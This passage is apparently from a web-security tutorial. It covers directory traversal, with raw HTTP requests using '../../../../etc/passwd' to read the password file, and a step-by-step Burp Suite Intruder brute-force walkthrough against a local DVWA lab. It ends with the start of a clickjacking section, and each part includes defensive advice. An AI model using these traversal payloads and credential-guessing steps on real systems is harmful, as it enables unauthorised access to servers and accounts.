Bb6ZTI4btIjHNNoT0TFW5iYD0dkD+csqC4nTVpnAG/FFBk+CAHdy5Gh/aBIS070QF9xKJSXkd+Syf62pg5XiMseL3n2
+2+IWdDgKwhZYxeVlMbX88QYX3P9sX+OWHWidAVgTQhZw3xJ+VBV33EKgJ4b8Bk6mgo0kiB1hnoN0KX8RXr1axpYnJv
2GHb8h/det89iwpky77+8YcEvRc+DGTLIcUIxDoirgck9bpP3EBXfs=
bob@localhost:-#
```

Directory Traversal:



Directory Traversal is a type of web application security vulnerability that allows an attacker to access files and directories outside the intended root directory of a web application. The vulnerability occurs when a web application takes user input and uses it to construct file paths without

properly validating and sanitizing the input. This can allow an attacker to manipulate the file path and access sensitive files or directories that should not be publicly accessible.

To prevent directory traversal attacks, web developers should implement measures such as:

1. Input validation and sanitization: This involves validating and sanitizing all user input, such as file paths, before using them in server-side code.
2. Using absolute file paths: This involves using absolute file paths instead of relative file paths to ensure that the application only accesses files within the intended root directory.
3. Implementing file access controls: This involves implementing file access controls to restrict access to sensitive files and directories.
4. Using secure coding practices: This involves following secure coding practices, such as avoiding the use of user input to construct file paths, to prevent directory traversal vulnerabilities.

Users can protect themselves against directory traversal attacks by being cautious when downloading files or opening attachments from unknown or suspicious sources. Additionally, using firewalls and security software on their own devices can add an extra layer of protection against directory traversal attacks.

Target: <https://jackswebsite.com/loadimage/filename=jackimage.png>

In this URL we are requesting a static image(jackimage.png) from the server where Jack's website is hosted, by using a user-controllable parameter “filename”. The HTTP request for the above URL would look like

```
GET /image?filename=jackimage.png HTTP/1.1
Host: jackswebsite.com
Cookie: session=kHgMMtkqaw2SPVRqnoCLuDIDzu7Vldz
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
```

The static image that we are requesting is stored at the location /var/www/images and the path to the image is /var/www/images/jack.png. However, if the website is vulnerable to directory traversal attack i.e., no sanitization is being performed on the input, we can move up the hierarchy

by simply adding .. / to the parameter “filename” (illustrated in the next image).

```
GET /image?filename=../../../../etc/passwd HTTP/1.1
Host: jackswebsite.com
Cookie: session=kHkgMMtkqaw2SPVRqnoCLuDzu7Vldz
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
```

The corresponding response will be the “passwd” file saved on the server. And this is bad news for our website owner Jack.

```
HTTP/1.1 200 OK
Content-Type: image/jpeg
Connection: close
Content-Length: 1256
|
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Brute-Force Attack

Brute Force Attacks Explained

In a brute force attack, a cybercriminal uses trial and error to try and break into a device, network, or website.



A brute force attack is a type of cyber attack where an attacker tries to guess a password or encryption key by systematically trying all possible combinations until the correct one is found.

In a password brute force attack, the attacker uses automated software to try a large number of passwords in rapid succession, often using a list of common passwords or a dictionary of words. In an encryption brute force attack, the attacker tries all possible combinations of keys until the correct one is found.

To prevent brute force attacks, web developers and system administrators should implement measures such as:

1. Enforcing strong passwords: This involves requiring users to use complex passwords that are difficult to guess.
2. Implementing account lockout policies: This involves locking user accounts after a certain number of failed login attempts to prevent brute force attacks.
3. Using multi-factor authentication: This involves requiring users to provide additional forms of authentication, such as a one-time code sent to their phone, in addition to their password.


4. Rate-limiting login attempts: This involves limiting the number of login attempts that can be made within a certain period of time to prevent automated brute force attacks.

Users can protect themselves against brute force attacks by using strong and unique passwords, and enabling multi-factor authentication whenever possible. Additionally, being cautious about suspicious emails or websites that may attempt to steal login credentials can help prevent brute force attacks.

The preparation

Here are the lists of applications you should have to do this technique:

1. Burp suite –This story's essential tools to brute force. It doesn't matter if you are using a community or professional version. It only needs your intentions to start and follow this technique until done.
2. Wordlists — Lists of combinations for fulfilling the username and password. I would recommend the SecLists wordlist that you could access from their GitHub.
3. Target — please use a legal target; the implementation in illegal ways is beyond my responsibility. The legal target such as DVWA (Damn Vulnerable Web Apps)(<http://192.168.43.94/dvwa/login.php>)




A screenshot of the DVWA login interface. It has two input fields: "Username" and "Password", both currently empty. Below the fields is a "Login" button.

Username	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	

Let's go to the technique of doing a brute force.

1. Open burp suite and start the browser (Target Tab > Open Browser).



2. Access the target using the browser provided by the burp suite; if you observe, the burp suite will record your traffic in the browser. It means the browser is connected to the software.


The screenshot shows the OWASp ZAP interface. At the top, there's a navigation bar with tabs like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Extensions, and Learn. Below the navigation bar, there's a 'Site map' tab and a 'Scope settings' button. A message at the top says 'Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders'. The main area has three panels: 'Contents' (listing requests like /dvwa/login.php), 'Issues' (listing 'Unencrypted communications'), and 'Advisory' (detailed information about unencrypted communications). Below these panels is a browser window showing the DVWA login page. The DVWA logo is at the top, followed by 'Username' and 'Password' fields, and a 'Login' button. At the bottom of the browser window, there's a terminal-like interface showing some command-line output.

3. Login the dvwa account, username “admin” password “password” and go to the Brute Force section.

The screenshot shows the DVWA application's 'Brute Force' section. The URL in the browser is 192.168.43.94/dvwa/vulnerabilities/brute/. The DVWA logo is at the top. On the left, there's a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force (which is highlighted in green), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main content area has a 'Login' form with 'Username:' and 'Password:' fields and a 'Login' button. Below the login form is a 'More Information' section with a bulleted list of links:

- https://owasp.org/www-community/attacks/Brute_force_attack
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-passw>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>


4. Fill in the username and password form but don't press login, here I fill the username 'user' and password '1234'.



The screenshot shows the DVWA (Damn Vulnerable Web Application) Brute Force page. At the top is the DVWA logo. Below it, the title "Vulnerability: Brute Force" is displayed. A "Login" form is present with fields for "Username" (containing "user") and "Password" (containing "...."). A "Login" button is at the bottom of the form. To the right of the form, under the heading "More Information", there is a bulleted list of three links related to brute force attacks.

- https://owasp.org/www-community/attacks/Brute_force_attack
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

5. Go to the Proxy tab in your burp suite and click the “intercept is off” to activate it and become “intercept is on” like this.



The screenshot shows the Burp Suite interface with the "Proxy" tab selected. The "Intercept" button is highlighted with a red box, indicating it is active ("Intercept is on"). Below the interface, a message states: "Intercept is on. Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server." There are "Learn more" and "Open browser" buttons at the bottom.

6. Back to the browser again, click login and look at the burp suite; the traffic will be recorded.

The screenshot shows the Burp Suite interface on the left and a DVWA 'Brute Force' login page on the right. A red arrow points from the DVWA URL in the Burp history to the 'username' field on the DVWA page. Another red arrow points from the DVWA 'password' field to the 'Password' field on the DVWA page.

7. Right click on the burp suite, choose sent to intruder.

The screenshot shows the Burp Suite interface with a context menu open over a selected HTTP request. The menu is titled 'Send to Intruder' and includes options like 'Scan', 'Do passive scan', 'Do active scan', 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Insert Collaborator payload', 'Request in browser', 'Engagement tools', 'Change request method', 'Change body encoding', and 'Copy URL'. The 'Send to Intruder' option is highlighted with a mouse cursor.

8. Go to the intruder tab, and before making changes to anything, click clear here to remove the “\$” sign.

The screenshot shows the DVWA Sniffer interface. In the top navigation bar, 'Positions' is highlighted. Under the 'Payloads' tab, the 'Choose an attack type' section has 'Sniper' selected. The 'Payload positions' section shows a configuration for a target at 'http://192.168.43.94'. The 'Target' field contains the URL. To the right of the target field are four buttons: 'Add \$' (grey), 'Clear \$' (red box), 'Auto \$' (grey), and 'Refresh' (grey). Below the target field is a code editor window displaying an HTTP request. The code includes several '\$' symbols, which are part of the payload insertion markers. The code editor has scroll bars on the right.

```

1 GET /dvwa/vulnerabilities/brute/?username=$user$&password=$1234$&Login=$Login$ HTTP/1.1
2 Host: 192.168.43.94
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.43.94/dvwa/vulnerabilities/brute/
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: PHPSESSID=wqb7m4zmq5vvloqo546vk9vt3t; security=$low$
11 Connection: close
12
13

```

9. All the “\$” signs will be gone, and it will become like this.

This screenshot shows the DVWA Sniffer interface after modifications. The 'Target' field now contains 'http://192.168.43.94'. The code editor window below shows the same HTTP request as before, but all the '\$' symbols have been removed from the payload markers. The code editor has scroll bars on the right.

```

1 GET /dvwa/vulnerabilities/brute/?username=user&password=1234&Login=Login HTTP/1.1
2 Host: 192.168.43.94
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.43.94/dvwa/vulnerabilities/brute/
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: PHPSESSID=wqb7m4zmq5vvloqo546vk9vt3t; security=low
11 Connection: close
12
13

```

10. Next, hover on username and click add to add the “\$” sign there.

Choose an attack type
Attack type: Sniper

Payload positions
Configure the positions where payloads will be inserted; they can be added into the target as well as the base request.

Target: http://192.168.43.94

1 GET /dvwa/vulnerabilities/brute/?username=**user\$**&password=1234&Login=Login HTTP/1.1
2 Host: 192.168.43.94
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.43.94/dvwa/vulnerabilities/brute/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=uqb7m4zmq5vvloqo54evk9vt3t; security=low
10 Connection: close
11

Add \$
Clear \$
Auto \$
Refresh

11. Do the same thing for the password like this. Do it sequentially; I will tell you why this is important later.

Choose an attack type
Attack type: Sniper

Payload positions
Configure the positions where payloads will be inserted; they can be added into the target as well as the base request.

Target: http://192.168.43.94

1 GET /dvwa/vulnerabilities/brute/?username=\$user\$&password=**1234\$**&Login=Login HTTP/1.1
2 Host: 192.168.43.94
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.43.94/dvwa/vulnerabilities/brute/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=uqb7m4zmq5vvloqo54evk9vt3t; security=low
10 Connection: close
11

Add \$
Clear \$
Auto \$
Refresh

12. Because we are going to brute force in more than one parameter (username and password), choose the Cluster bomb in attack types.

The screenshot shows the OWASP ZAP interface in the 'Proxy' tab. A context menu is open over a payload set, specifically over the 'Pitchfork' attack type. The menu options visible are 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. The 'Pitchfork' attack type is highlighted with an orange background. The payload code shown is:

```
1 GET /<
2 Host: 
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
5 Accept: Cluster bomb
text/html
6 Referer: 
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=uqb7m4emq5vv1oqo54Evk9vt3t; security=low
10 Connection: close
11 
```

13. Next, go to the Payloads section, and look at the Payload set below; it will consist of two parameters, the first username and the second password. It is based on which position you add first.

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:	1	Payload count: 0
Payload type:	1	Request count: 0
	2	

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Buttons: Paste, Load ..., Remove, Clear, Deduplicate, Add, Enter a new item, Add from list ...

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

14. In the Payload set, you can enter the parameter manually or simply click load the file you download in my repo. As I said, the first parameter is the username, and the second is the password. The image below shows that I load the top-usernames into the first Payload.

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:	1
Payload type:	Simple list

Payload settings [Simple list]

This payload type lets you config

Buttons: Paste, Load ..., Remove, Clear, Deduplicate, Add, Enter a new item, Add from list ...

Payload processing

You can define rules to perform v

15. The output will be like this, and we can manually add it.

The screenshot shows the OWASP ZAP interface with the 'Payloads' tab selected. Under the 'Payload sets' section, it displays 'Payload set: 1' and 'Payload count: 18'. Below that, 'Payload type: Simple list' is selected with 'Request count: 0'. A dropdown menu is open, listing several usernames: root, admin, test, guest, info, and adm. At the bottom of this list are buttons for 'Add', 'check', and 'Add from list ...'. The 'Add' and 'check' buttons are highlighted with a red rectangle.

16. Next, we put the default password in the second parameter.

The screenshot shows the OWASP ZAP interface with the 'Payloads' tab selected. Under the 'Payload sets' section, it displays 'Payload set: 2' and 'Payload type: Simple list'. To the right, there is a file selector titled 'Look In: brute-force' containing two files: 'default-passwords.txt' and 'top-usernames.txt'. The 'default-passwords.txt' file is highlighted with a red rectangle.

17. The bullet is already loaded into the weapon but before execution. See again; if you follow the steps correctly, it will show how many requests will be happened.

The screenshot shows the OWASP ZAP interface in the 'Proxy' tab. Under the 'Payload sets' section, there are dropdown menus for 'Payload set' (set to 2) and 'Payload type' (set to 'Simple list'). Below these, the 'Payload count' is displayed as 1,310 and the 'Request count' is 23,580. A large red box highlights these two values. In the bottom right corner of the payload settings area, there is a red arrow pointing towards the 'Start attack' button.

18. The brute force is starting, and it will take time.

The screenshot shows the OWASP ZAP interface in the 'Results' tab. The table displays the results of an 'Intruder attack' on the URL `http://192.168.43.94`. The columns are labeled: Request, Payload 1, Payload 2, Status, Error, Timeout, Length, and Comment. There are 8 rows of data, each corresponding to a different user account ('root', 'admin', 'test', 'guest', 'info', 'adm', 'mysql', 'user') and showing a status of 200 with a length of 4558 for each payload combination.

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4558	
1	root	Password	200	<input type="checkbox"/>	<input type="checkbox"/>	4558	
2	admin	Password	200	<input type="checkbox"/>	<input type="checkbox"/>	4558	
3	test	Password	200	<input type="checkbox"/>	<input type="checkbox"/>	4558	
4	guest	Password	200	<input type="checkbox"/>	<input type="checkbox"/>	4558	
5	info	Password	200	<input type="checkbox"/>	<input type="checkbox"/>	4558	
6	adm	Password	200	<input type="checkbox"/>	<input type="checkbox"/>	4558	
7	mysql	Password	200	<input type="checkbox"/>	<input type="checkbox"/>	4558	
8	user	Password	200	<input type="checkbox"/>	<input type="checkbox"/>	4558	

19. Look, everything is done below; the sign your brute force is a success or not is in the length section; if it shows a different length, it means the attack was a success.

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
223	admin	password	200			4601	
4	guest	Password	200			4558	
11	ftp	Password	200			4558	
0			200			4558	
12	pi	Password	200			4558	
1	root	Password	200			4558	
13	puppet	Password	200			4558	
7	mysql	Password	200			4558	
14	ansible	Password	200			4558	
Request	Response						
Pretty	Raw	Hex					
1 GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1							

20. Because the length is different, look at the response or try login in using that account.

```

81      <br />
82      <br />
83      <input type="submit" value="Login" name="Login">
84
85      </form>
86      <p>
87          Welcome to the password protected area admin
88      </p>
89      
90  
```

Request Response

Pretty Raw Hex Render

DVWA

Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin


More Information

The screenshot shows a DVWA (Damn Vulnerable Web Application) interface. The 'Brute Force' tab is selected in the sidebar. The main page displays a login form with fields for 'Username' and 'Password', and a 'Login' button. Below the form, a welcome message reads 'Welcome to the password protected area admin'. A small image of a person with their hand over their mouth is displayed. At the bottom, there's a link labeled 'More Information'.

Successfully done, BruteForce Attack.....

Clickjacking:

Clickjacking



Clickjacking, also known as a UI redress attack or a user interface (UI) deception attack, is a type of web application security vulnerability where an attacker tricks a user into clicking on a button or link that is hidden or disguised as a legitimate button or link on a website.

The attacker typically achieves this by overlaying the legitimate button or link with a transparent element or by using other techniques to make the legitimate button or link difficult to see or click. When the user clicks on the hidden or disguised button or link, they inadvertently perform an unintended action, such as transferring funds or revealing sensitive information.

To prevent clickjacking attacks, web developers should implement measures such as:


1. Implementing X-Frame-Options: This involves adding the X-Frame-Options HTTP header to web pages to prevent them from being embedded in an iframe, which can be used to overlay the page with a transparent element.
